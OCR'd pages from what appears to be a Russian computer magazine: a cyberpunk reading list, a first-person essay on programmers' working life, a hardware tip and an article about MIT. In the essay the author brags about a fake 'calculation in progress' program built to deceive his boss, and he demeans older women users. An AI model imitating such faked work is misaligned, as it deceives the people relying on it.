Года три назад одна моя добрая и отзывчивая знакомая замутила себе новый комп и попросила меня подключить его к инету. Чтобы поднятие диалапа не превратилось в феерическую оргию, моя подруга поплелась за мной хвостом. Уже не помню, чем была забита моя голова, но точно не предстоящей настройкой: я с собой не взял ни файрвол, ни антивирус, ни обновленный сексплорер. Положившись на авось, я стер защитный слой на интернет-карте, настроил соединение и сунулся на довольно известный Web-чат. Не успел еще толком рассказать и показать, какие батоны нужно нажимать, как вдруг весь экран заполнился всплывающими окнами, и винда (непатченая Win 98) предательски зависла. Тут недоумевающим дефачкам пришлось выслушать отборный трехэтажный мат на разных языках мира. Облегчив душу, я перезагрузил тачку, запустил для них "Косынку" и расстроенный удалился за пивом.

ГДЕ БОЛЬШЕ УЗНАТЬ О КИБЕРПАНКЕ?

Книги

- Уильям Гибсон. "Джонни-Мнемоник" (1981), "Сожжение Хром" (1982), "Нейромант" (1984), "Граф Ноль" (1986), "Мона Лиза Овердрайв" (1988) и др.;
- Брюс Стерлинг. "Искусственный ребенок" (1980), "Схизматрица" (1985) и др.;
- Брюс Бетке. "Киберпанк" (1983), "Интерфейсом об тейбл" (1995);
- Пэт Кэдиган. "Игроки с подсознанием" (1987);
- Руди Рукер. "Программа" (1982);
- Грег Бир. "Музыка, звучащая в крови" (1983), "Смертельная схватка" (1983);
- Льюис Шайнер. "Моцарт в зеркальных очках" (1985);
- Майкл Суэнвик. "Цветы вакуума" (1987);
- Джон Ширли. "Трансманиакон" (1979), "Влюбленный Дракула" (1979).

Фильмы

"Бегущий по лезвию бритвы" (1982) - классика, боец спецотдела ведет охоту на пришельцев-репликантов;

"Киберпанк" (1991) - документальный фильм с участием Уильяма Гибсона;

"Джонни Мнемоник" (1995) - курьер будущего доставляет информацию в собственном мозге;

"Нирвана" (1997) - разработчик ищет вирус, чтобы помочь своему герою и уничтожить игру, давшую сбой.

Игры

I Have No Mouth And I Must Scream (1995) - замороченный триллер по рассказам Х.Эллиссона;

Syndicate Wars (1996) - синдикатные войны в будущем;

Blade Runner (1997) - игра по одноименному фильму, 6 вариантов финала;

System Shock II (1999) - действие разворачивается на двух космических кораблях;

DeusEx (2000) - глобальный заговор, биологическое оружие, пришельцы;

"Код доступа: Рай" (2002) - абсолютный хит от российских разработчиков;

Cyberpunk 2020 - первая настольная киберпанк-РПГ;

Anarchy Online, www.anarchy-online.com - многопользовательская РПГ, более 120 тысяч пользователей.

■ Фленов "Horrific" Михаил (www.vr-online.ru)



СУРОВЫЕ БУДНИ ПРОГРАММИСТА

Работа программиста интересна и разнообразна, но все зависит от того, что именно программировать. Настраивать 1С - это попса, а писать свои базы данных - совсем другая песня в стиле Rammstein :). Программирование графики и игр может быть полезным и интересным, а исправление ошибок в чужом коде напоминает прием у врача-проктолога. Вообще, работа программера - это страшилка, которой можно пугать людей. Почему? Именно об этом я тебе сейчас расскажу.

СТРАШИЛКА ПРОГРАММЕРА О ПРОГРАММЕРСКОМ РЕМЕСЛЕ

ВОСТРЕБОВАННОСТЬ

Самая распространенная работа, которую можно найти в любом городе - программист баз данных. Такие ребята нужны везде, всегда и в любой, даже самой шарашкиной конторе. Правда, если контора маленькая, то там мучаются с разными 1С, Галактикой или Парусом. Солидные фирмы считают свои деньги и знают, какие проблемы возникают при использовании подобных пакетов, поэтому готовы разориться на приличную технику и софт и платить хорошим программистам хорошие деньги.

Программирование графики и сетевой кодинг гораздо менее востребованы. Такую работу днем с огнем не сыщешь, и даже если найдешь - конкурс будет такой, что без векового опыта и идеального знания предмета на тебя даже не посмотрят.

ЗНАНИЯ ИЛИ ОПЫТ?

У молодежи особенно остро стоит вопрос, куда пойти учиться. Если ты житель Москвы - поздравляю, тебе есть из чего выбрать. Но если ты живешь в глубинке, в большинстве случаев учеба будет пустой тратой времени. Лучше поступить на вечернее отделение какого-нибудь института или закончить курсы. Одновременно можно попытаться найти работу, пусть пока не самую высокооплачиваемую, зато не требующую опыта.

Я из Ростова-на-Дону, и у нас много институтов, но туда не идут преподавать профессионалы. В местных учебных заведениях платят меньше, чем уборщице в коммерческой фирме. Да и с техникой проблемы, поэтому учить будут технологиям на основе DOS и Windows 95.

Я сам по образованию экономист-менеджер, но со второго курса работаю программистом, и все, что необходимо знать, изучил на практике. Сейчас мое резюме размером с книгу, и даже без диплома программера вполне можно найти высокооплачиваемую работу. Во время собеседования никто не смотрит на диплом. Работодателя интересуют знания и опыт. Что важнее? Ответить трудно. Чаще всего и то и другое необходимо, причем в большом количестве.

Вышку иметь не обязательно, но все же желательно. Поэтому, если у тебя есть возможность, все же попытайся закончить какой-нибудь вуз с программерским или математическим уклоном.

ЯЗЫКИ

Я не могу сказать, какой язык программирования нужно изучать. Мы живем во время перехода на технологию .NET, и что будет дальше, сказать сложно. Лично я бы освоил Delphi и C++. Языки довольно похожи, поэтому, выучив один, будет несложно освоить другой. Судя по всему, Delphi более востребован, но специалистам по C++ обычно платят больше. Остальные языки (Visual Basic, Java) в России практически не прижились, и их изучение, имхо, пустая трата времени. По крайней мере, работу найти будет сложно.

УНИВЕРСАЛЬНОСТЬ

Программист - это универсал, и знания одного лишь программирования недостаточно. В случае с базами данных нужно знать как минимум их основы, оптимизацию, язык запросов, уметь строить структуру и т.д. Сервер, который будет использоваться в качестве базы данных, ты должен знать от и



Иногда абсолютно не хватает двух рук

до, иначе программа будет работать медленно и глючно. А такие программисты никому не нужны.

Если работа связана с графикой, то придется изучить графические пакеты (3DS Max, Photoshop и т.д.) и хоть немного уметь рисовать. Когда время поджимает, некогда ждать, пока художник подкорректирует текстуру или скелет 3D объекта.

В общем, попотеть придется над разными темами. Так что арендуй шалаш, затаривайся литературой и дуй туда учиться, учиться и еще раз учиться. Великий вождь должен тобой гордиться.

ЗАРПЛАТА

Спрос на программистов большой, особенно в Москве, поэтому найти работу легко. Достаточно зайти на сайт job.ru и запустить поиск по IT технологиям. На тебя тут же свалится килограмм ссылок на свободные вакансии. Благо этот список не уменьшается, и спрос пока остается достаточно стабильным, поэтому если ты еще учишься, то можешь рискнуть выбрать эту профессию в качестве основной на всю жизнь.

В Москве хороший программист с приличным опытом работы получает $800-$1200. Если опыта нет и знания пока на уровне простейшей математики, то зарплата снижается до $200-$600.

В провинции все сложнее, здесь даже специалисты получают $200-$400. Больше найти сложно, а в некоторых районах практически невозможно. Но в любом случае хороший программист получает больше любого рабочего или даже бухгалтера.

От чего зависит зарплата? От фирмы, от босса, от твоих знаний. Когда только устраиваешься на работу, платить будут минимум.

В нашей стране специалисты пока что сами ищут работу. В цивилизованном мире работодатель подыскивает себе сотрудника и сразу предлагает ему столько, чтобы юный хакер не ушел к конкурентам. У нас такой подход еще не практикуется, поэтому приходится двигать попой в ритме хип-хоп, чтобы получить полноценный оклад.

ПЕРВЫЕ ДНИ РАБОТЫ

Представим, что ты получил заветное место, и сегодня твой первый рабочий день. Чем же ты будешь заниматься? Первое время никто не доверит тебе писать реальный софт. Если в компании готовят большой проект, то максимум, на что можно рассчитывать - вылавливание багов. Когда баги простые, это еще терпимо, но когда код написан коряво и надо переделать мегабайт исходников, то тут уже впору плюнуть даже на $1000 и мечтать о карьере дворника. После 8 часов такого труда глаза краснеют, как у быка.

Первопроходцам лет 5-10 назад было намного проще, они делали то, что хотели. А сейчас большую часть времени приходится уделять исправлению и доработке чужих программ, в которых используются устаревшие технологии. Глупая и неинтересная работа.

Мне довелось поработать в одной крупной московской фирме, в которой до сих пор используют Delphi4 + BDE + настолько ужасный код, что разобраться в нем нереально. Никому не хочется копаться в старье, а для исправления нужны слишком большие ресурсы.

Только когда поработаешь какое-то время, докажешь свои знания, тебе, может быть, дадут собственное задание, которое будет интересным. А до этого момента твой единственный друг - дебаггер. Некоторым это, может, и нравится, но если код написан ламером, то ковыряться в нем не захочется даже за $2000. Легче написать с нуля нормальную прогу, чем сделать из кучи навоза конфетку.

РАБОЧИЕ БУДНИ

Выбирая между профессиями программиста и сисадмина, многие предпочитают первое, так как у программера фиксированный 8-часовой рабочий день. На самом деле это миф. Только начинающий программер может позволить себе такую роскошь. Чем дольше ты работаешь, тем больше у тебя появляется обязанностей и проблем.

Не дай Бог тебе быть связанным с бухгалтерией! Там такие заморочки в связи с постоянно меняющимися законами, что в отчетные периоды можно приносить на работу раскладушку и спать в обнимку с монитором. Если отчетность не будет сдана вовремя, босса начнут штрафовать, а тебе тогда останется только молиться.

На заре внедрения персонифицированного учета мне пришлось писать программу для создания отчетности очень крупного предприятия. Это время я до сих пор вспоминаю с ужасом.


Админы общаются с юзерами, только когда грохаются окна или не работает почта, а программист вынужден контактировать с ними каждый день. Самое страшное происходит на этапе внедрения программы. Нередко приходится сидеть целый день рядом с какой-нибудь дамочкой и обучать ее владению мышкой. Мне чаще всего приходилось болтать с теми, кому уже за 40, а в этом возрасте у 99% дам ошибка в ДНК. Про IBM совместимость вообще говорить нечего. Они иногда такие корки выдают, что моя коллекция ламаразмов переполняется.

ПРОГРАММИСТ = СИСАДМИН

На одном из предприятий мне довелось поработать программером на производстве. Администраторы на фирме занимались офисными задачами, устанавливали там Парус, следили за сеткой и компами, а я отвечал за производство (сбор информации с производственного оборудования). Админы быстро съехали, мол, производство не их задача, и мне пришлось самому собирать компьютеры, устанавливать Win2K Server, MS SQL Server, писать программу и ставить все это в цех. Обслуживание тоже ложилось на мои плечи, что позволило ощутить весь спектр недостатков профессии админа и программиста.


Это не единственный случай. Большинство фирм стараются сэкономить на админах и берут программистов с функциями администратора. Да, платить будут хорошо, но в этом случае можешь окончательно забыть про личную жизнь, потому что бессонные ночи в офисе тебе обеспечены.

Даже когда в фирме есть админ, он может оказаться ленивым, и тогда вся ответственность ложится на программиста. Можно попытаться пойти на конфликт и как-то заста-



Кодинг надо начинать изучать с горшка, иначе не успеешь узнать даже половины


Вот так я работаю по вечерам в обнимку с котом и дочкой :)


Это ждет любого программиста

вить администратора работать, но обострение отношений на фирме никогда и ни к чему хорошему не приводили. Админы, кстати, тоже умеют конфликтовать.

На программистов всегда ложится часть работы администраторов, поэтому приготовься. Конечно, сети тянуть, скорей всего, ты не будешь (хотя я и с таким встречался), но администрировать сервер и обслуживать юзеров приходится довольно часто.

УЖЕ НЕ БОГИ

Еще несколько лет назад программисты на работе были Богами. Сейчас все изменилось, потому что информатизация перестала быть модой, а программистов стало намного больше. Главная проблема в том, что нас перестали понимать. Многие боссы не до конца осознают всю сложность и ответственность этой профессии. Почему-то принято считать, что все зарабатывают деньги, а программисты их только тратят на разные непонятные железки, интернет и софт. Никто не задумывается, насколько программы упрощают жизнь самому боссу, бухгалтеру, работнику и продавцу. И самое главное, программы позволяют ускорить работу и избавить фирму от бессмысленного труда. А значит, сократить народ.

Из-за этого нас никто не считает за людей. Ну ничего, зато платят нормально, и занимаешься интересным делом.

ВОПРОС ОДНООБРАЗИЯ

Если тебе нравится писать код, алгоритмы, то работа скучной не будет. Каждый день приходится изучать что-то новое, решать интересные задачи. Скучной такую работу никак не назовешь.

Есть люди, которым нравится исправлять баги, и здесь тоже немало преимуществ. Ответственности меньше, к тому же такой человек 8 часов кряду унижает тех, кто сделал ошибки :). У бажников больше всех возможностей повыпендриваться перед коллегами.

На любом производстве хотят сократить издержки, поэтому стремятся заменить людей компьютерами. Сэкономить можно не только в бухгалтерии, но и на всех этапах производства, где нужно следить за качеством. Я уже сказал, что занимался производством, и это была самая интересная работа. Мне приходилось работать с различными железками, контроллерами. Конечно же, базы данных тоже участвовали, потому что любой контроль качества требует сохранения данных для последующего анализа. Я с удовольствием поработал бы так еще, если бы хорошо платили.

ГРАФИКА

Программирование графики и игр - отдельная песня. Это творческий процесс, в котором выигрывает тот, кто подойдет к решению задачи нестандартно. Если в программировании баз данных ты просто используешь то, что придумано уже давно, то в графике ты должен привлекать фантазию. Используя чужие алгоритмы, ты рискуешь потерять работу. Думай нестандартно, и тебя ждет высокая зарплата и уважение.

При работе с железками и графикой постоянно находишься в творческом поиске. Тут не надо клонировать интерфейс окон или глупо расставлять элементы управления. Поэтому для людей творческих работа в компаниях-разработчиках ПО подходит идеально.

ДОБРЫЙ НАЧАЛЬНИК. ГЛУПЫЙ НАЧАЛЬНИК

После прочтения этой статьи может создаться впечатление, что программирование - это ужасно и ничего хорошего в себе не несет. Но не все так безнадежно, как кажется на первый взгляд. Самые большие проблемы у тех, кто связан с бухгалтерией, налогами и зарплатой. При смене законодательства действительно приходится попотеть. Но в последнее время в этой сфере наблюдается стабильность, и народ трясет уже реже. Появляется время на отдых, чтение журналов и другие полезные занятия.

Если твой начальник полный идиот или просто добрый парень - считай, что тебе повезло. Мне везло всегда, но если выбирать, я предпочту идиота. С ними легче работать и легче навешать лапшу на уши. Помнится, написал я прогу, в которой была только надпись "Идет расчет" и бегунок. Запускаю ее, она создает видимость каких-то расчетов, после чего можно спокойно ложиться спать.

Если включить соображалку, можно найти тысячу причин, чтобы заниматься собственными делами. Ну а если с боссом не повезло, то тут не имеет значения, какая у тебя профессия.

ИТОГИ

Требования к программисту велики, но и ставка высока. В моем городе оплата низкая, и даже все мои знания и заслуги дают максимум $400. Для меня больше нет ничего интересного в работе программиста (перерос), поэтому я пошел работать администратором за те же деньги. Работаю уже полгода, особых проблем не имею, а в перерывах программирую для себя. Но все-таки я надеюсь найти интересную высокооплачиваемую работу.

Я уже пару раз хотел уехать в Москву, но никак не получается - нужна квартира и деньги. Вот сижу со своим резюме размером с книгу и жду удобного случая. Но почему-то всех отпугивает фраза в резюме: "Самовывоз из Ростова-на-Дону" :).


Будущая программистка привыкает к компьютеру

TIPS&TRICKS


Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Купив ИК-порт без внешнего питания, не спеши ставить к нему родные дрова. Потом ни одна прога не сможет открыть COM-порт, на котором висит твое чудо, и, соответственно, всякие вкусности типа PCRemote и иже с ним пролетают. WinLIRC, как я понял, вообще не работает с такими устройствами (он просто питание в COM-порт не подает). Здесь тебе понадобится софтина типа PC Remote Control.

TTaveL aka Кибережик
TaveL@tut.by

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

mindw0rk (mindw0rk@gameland.ru)



МТИ: ЗДЕСЬ РОЖДАЮТСЯ ЛУЧШИЕ УМЫ ПЛАНЕТЫ

Именно с него началась история компьютерного андеграунда. В нем 45 лет назад появились первые хакеры и осуществлялись первые "hacks". Он и сейчас первый. По уровню технической подготовки, по трудозатратам на обучение, по объему проводимых исследований. Диплом об окончании этого института является гарантом получения интересной, высокооплачиваемой работы. Но получить этот диплом не так-то просто. Ведь не зря студенты называют Массачусетский Технологический институт раем для чокнутых гениев и адом для остальных.

РАССКАЗ О САМОМ ПРЕСТИЖНОМ В МИРЕ ТЕХНИЧЕСКОМ ВУЗЕ

КРАТКИЙ ЭКСКУРС В ИСТОРИЮ

Основателем МТИ стал Вильям Бартон Роджерс - талантливый ученый, которого не устраивали системы образования, принятые в имеющихся вузах. Он решил создать свой институт. В котором не будет "воды", а будут даваться только самые практичные и необходимые в будущей профессии навыки. Основой его системы обучения стало постоянное комбинирование теории, полученной на лекциях, и исследований, проводимых в лабораториях. Так, в 1861 г. была заложена идея МТИ.

Сначала институт представлял собой несколько небольших кампусов, где квалифицированные преподаватели проводили занятия по техническим дисциплинам. За 40 лет универ разросся, и в 1900 г. представители Массачусетса, а также находящегося поблизости Гарварда, намеревались даже совместить эти заведения в один учебный комплекс. Но выпускники обоих вузов выразили громкий протест, и эту затею оставили.

Во время Второй мировой войны исследовательские лаборатории Массачусетса работали над разработкой радаров, а после ее окончания трудились над созданием первых американских спутников. Большим достижением сотрудников МТИ стал проект "Вихрь" Джея Форрестера. С 1947 по 1952 команда технарей под руководством этого ученого проектировала один из первых мейнфреймов, использующий новейшие достижения техники. Система оперировала небольшими массивами данных в реальном времени и выводила изображение на катодно-лучевую трубку, в отличие от машин IBM, печатающих результаты вычислений на специальном принтере. Компьютер группы Форрестера стал предшественником TX-0, TX-2 и PDP-1.

Американское правительство щедро финансировало проекты, ведущиеся в стенах МТИ. Имея постоянный приток средств, руководство института непрерывно расширяло свои владения, поднимая качество обучения на новый уровень. И добилось того, что к настоящему времени многие специалисты, журналисты и студенты считают Массачусетский Технологический институт лучшим в мире вузом для получения технических специальностей.


СИСТЕМА ОБУЧЕНИЯ

Поступить в МТИ сложно. Успех зависит не только от подготовленности к вступительным экзаменам, но и от личных качеств абитуриента. От того, насколько он уже успел себя проявить, насколько подкован в разных науках и насколько сильно его желание учиться. В 2003 году заявки подали более 10 тысяч студентов, но лишь 16% из них прошли по конкурсу. И это несмотря на высокую плату за обучение. 9-месячный курс стоит $29600. Вдобавок к этому приходится раскошелиться на жилье (около 8 тыс. долларов) и бытовые вещи, что обойдется еще в 2 тысячи.


Далеко не все могут позволить себе такие расходы, поэтому в МТИ существует множе-

КООРДИНАТЫ МТИ

Massachusetts Institute of Technology
77 massachusetts avenue
cambridge, ma 02139-4307
Phone: 617-253-1000
Fax: 617-258-9344
Website: www.mit.edu




Диплом об окончании МТИ



Главное здание МТИ Lobby 7

ство различных ссуд. Сумма, которую институт доплачивает за обучение, определяется из расчета финансовых возможностей семьи студента. А погашается из заработка, полученного им в результате работы над исследовательскими проектами на территории этого же вуза. Или из стипендии, которая, в свою очередь, зависит от его заслуг.

Поступить в МТИ - это полдела. Первое же занятие для студентов начинается с фразы преподавателя: "Посмотрите на соседа слева, посмотрите на соседа справа. Знайте, один из вас не доучится до конца". В отличие от многих других учебных заведений, в Массачусетсе никто не возится с неуспевающими студентами. На каждое место полно претендентов, и тех, кто не хочет или не справляется с учебной программой, попросту отчисляют. А так как программа здесь очень интенсивная, чтобы освоить материал, нередко приходится сидеть над конспектом ночами. Любой студент МТИ подтвердит, что только творческие люди, любящие работать над решением проблем и постоянно тянущиеся к новым знаниям, способны получить Массачусетский диплом.



Одна из лабораторий МТИ

Система образования в МТИ поделена на 5 школ, которые имеют 27 академических отделений. Каждый студент может самостоятельно выбрать те предметы, которые ему будет интересно освоить. Причем на выбор основной дисциплины дается целый год. За это время можно осмотреться и, основательно обдумав, решить, чем заниматься следующие 5 лет.

Несмотря на преобладание технических отделений, Массачусетс предлагает немало и гуманитарных. Можно изучить политику, языки, историю или культуру народов разных стран. Причем никто не запрещает совмещать углубленное изучение языка C++ с каким-нибудь разделом психологии.

Все дисциплины читают ведущие мировые специалисты, среди которых около 600 профессоров и докторов наук. Многие из них являются обладателями разных ученых премий, включая Нобелевскую, и авторами революционных открытий. Перспектива работать в лабораториях бок о бок со специалистами такого уровня и перенимать их опыт - отличный стимул для поступления в МТИ.

КАМПУСЫ И ИССЛЕДОВАТЕЛЬСКИЕ ЦЕНТРЫ МТИ

Массачусетский институт - независимое место, в котором есть все для полноценной жизни. Расположен он на территории более полутора квадратных километров в черте города Кембридж. От города институт отделяет река Чарльз.

Основные кампусы были построены в 1916 г. по проекту бывшего студента МТИ архитектора Уэльса Боворта. Проектирование комплекса велось под лозунгом "красота в функциональности". Поэтому упор делался не на архитектурные изыски, а на максимально эффективную связь между жилыми районами и учебными отделениями. Впрочем, кое-какие изыски здесь все же есть. Фрески, своеобразные скульптуры из металла и картины. А вдоль коридоров выставлены экспонаты, демонстрирующие достижения выпускников МТИ.

Студенты Массачусетса могут сами выбирать, где им жить. В студенческих домиках, в спальном районе или в большом общежитии, где постоянно проводятся вечеринки. Каждый сможет найти себе уголок по душе. Правда, жилья на территории самого вуза для всех не хватает (одновременно в МТИ учатся около 8 тыс. студентов), но институт арендует для своих студентов несколько жилых комплексов в городе. В большинство кампусов доступ открыт 24 часа в сутки. Несмотря на это, случаи воровства очень редки - в зданиях постоянно дежурит полиция, к тому же менталитет сообщества МТИ едва ли имеет криминальный уклон.

На территории МТИ существует развитая информационная структура Information Systems (IS), которая является важнейшим информационным источником для студентов и сотрудников. Она включает компьютерную сеть MITnet, объединяющую все кампусы и классы, службы поддержки и консультации, а также 5 крупных специализированных библиотек. Помимо огромного количества литературы, библиотеки хранят множество карт, слайдов, картинок, фотографий, аудио- и видеоносителей. Институт подписан на 22500 печатных изданий и 8000 электронных. А в архивах хранятся все работы студентов МТИ, от статей в студенческие газеты до серьезных технических докладов.



БЕСПЛАТНЫЕ КУРСЫ

Чтобы изучить курсы и лекции, которые студенты проходят в МТИ, не обязательно поступать в институт. Руководство Массачусетса решило сделать свои материалы доступными для всех и выложило в Сети все 500 курсов по 33 академическим дисциплинам. Любой человек может пройти самостоятельное обучение. Все тексты представлены в формате PDF на сайте **http://ocw.mit.edu**. Естественно, на английском языке.



Один из жилых кампусов МТИ


Гики - типичные студенты МТИ

Известным научным центром на территории Массачусетса является Линкольнская Лаборатория. Финансирует ее правительство США, а занимаются в ней исследованиями в области передовых технологий. Достижения 2,5 тыс. ученых из ЛЛ используются в мировой коммуникации, сфере контроля пассажирских самолетов и отделах национальной безопасности. Помимо этого, МТИ является домом для Лаборатории Ядерной Науки, Центра Космических Исследований, Центра Изучения Окружающей Среды, Центра Клинических Исследований, Исследовательской Лаборатории Электроники, Центра Электронного Бизнеса, Центра Исследований Информационных Систем. Отдельного упоминания заслуживает Массачусетская Лаборатория Искусственного Интеллекта, которая является ведущим мировым центром роботостроения и ИИ. Студенты и аспиранты могут принять активное участие в исследованиях, проводимых внутри этих научных центров, и получать за это деньги.

ССЫЛКИ ПО ТЕМЕ

- **www.mit.edu** - официальный сайт МТИ
- **http://web-forms.mit.edu/news.html** - новости студенческой жизни
- **www-mitpress.mit.edu** - пресс-центр МТИ
- **http://web.mit.edu/research** - исследовательские лаборатории МТИ
- **http://fishwrap.mit.edu/Hacks/Gallery.html** - галерея хаков
- **http://libraries.mit.edu** - ресурсы библиотек МТИ
- **http://web.mit.edu/career/www** - карьерные предложения для студентов и выпускников МТИ
- **http://web.mit.edu/museum** - музей МТИ
- **www.ai.mit.edu** - сайт Массачусетской Лаборатории Искусственного Интеллекта


Женская команда МТИ по регби

СТУДЕНЧЕСКАЯ ЖИЗНЬ В МТИ

Массачусетс считается местом крупнейшего скопления так называемых гиков - парней с блестящими техническими способностями и практически полным пренебрежением к социальной жизни. Их не встретишь на студенческих вечеринках, редко увидишь с девушкой, но можно в любое время застать в исследовательских лабораториях, работающими над одним из научных проектов. Для таких людей МТИ идеальный вуз, и гики со всего мира стремятся поступить в Массачусетс, чтобы иметь возможность работать на благо науки в компании братьев по разуму.

Но нельзя сказать, что в МТИ учатся одни гики. В этом институте каждый сможет найти то, что ищет. На территории Массачусетса существует множество разнообразных клубов по интересам. Компьютерщики могут записаться в группы: Computer Connection, Student Information Processing Board (SIPB), Society for Retro-Computing (SRC) или Computer Graphics Group (at LCS). Для любителей танцев существуют Argentine Tango Club, Folk Dance Club, Ballroom Dance Team, Dance Mix Coalition. Музыканты могут выбрать из Guild of Bellringers, Music and Theater Arts, MIT African Music Ensamble, MIT Chamber Orchestra, MIT Concert Choir. Есть секции для поклонников восточных единоборств, любителей настольных и ролевых игр, фанатов аниме, почитателей кино и поклонников других увлечений (полный список на http://web.mit.edu/life). В связи с огромной нагрузкой и участившимися жалобами (а нередко даже самоубийствами) студентов, руководство института внесло в расписание обязательные ежемесячные каникулы, позволяющие хоть ненадолго отвлечься от мозгового прессинга.

Для поддержания формы студенты МТИ могут воспользоваться спорткомплексами, имеющими бассейны, теннисные корты, секции культуризма и все необходимое. Многие студенты активно занимаются спортом, состоят в футбольных, бейсбольных и волейбольных командах, постоянно соревнуясь с коллегами из близлежащих вузов. Те, кто успел освоить музыкальные инструменты, организовывают музыкальные группы и выступают с концертами. Ну и, конечно, постоянно проводятся студенческие вечеринки.

Руководство института считает, что самый полезный опыт студенты получают не столько в лекционных залах, сколько за пределами образовательных аудиторий. Общаясь, работая и отдыхая вместе, ребята перенимают друг у друга новые знания. А благодаря сов-



Карта института

местным усилиям могут решать такие задачи, которые вряд ли осилили бы самостоятельно.

Большую роль в студенческой жизни МТИ играет пресс-центр, один из крупнейших в мире. Из его стен выходят книги, учебники, брошюры, журналы, школьные монографии в печатном и электронном форматах, авторами которых являются студенты Массачусетса. Пресс-центр дает отличную возможность зарекомендовать себя в научных кругах с первых курсов обучения. И многие ребята не упускают такой возможности, подготавливая доклады о своих исследованиях.

Массачусетские хаки

Визитной карточкой Массачусетского института являются "hacks". Так студенты называют остроумные выходки, которые уже давно стали здесь своего рода традицией, вызывая удивление и даже восхищение у остальных людей. Чтобы совершить хак, часто требуется длительная подготовка и участие группы людей. Большой популярностью в качестве площадки для хаков у шутников пользуется Здание 10 - куполообразное строение, под крышей которого размещены несколько исследовательских лабораторий.

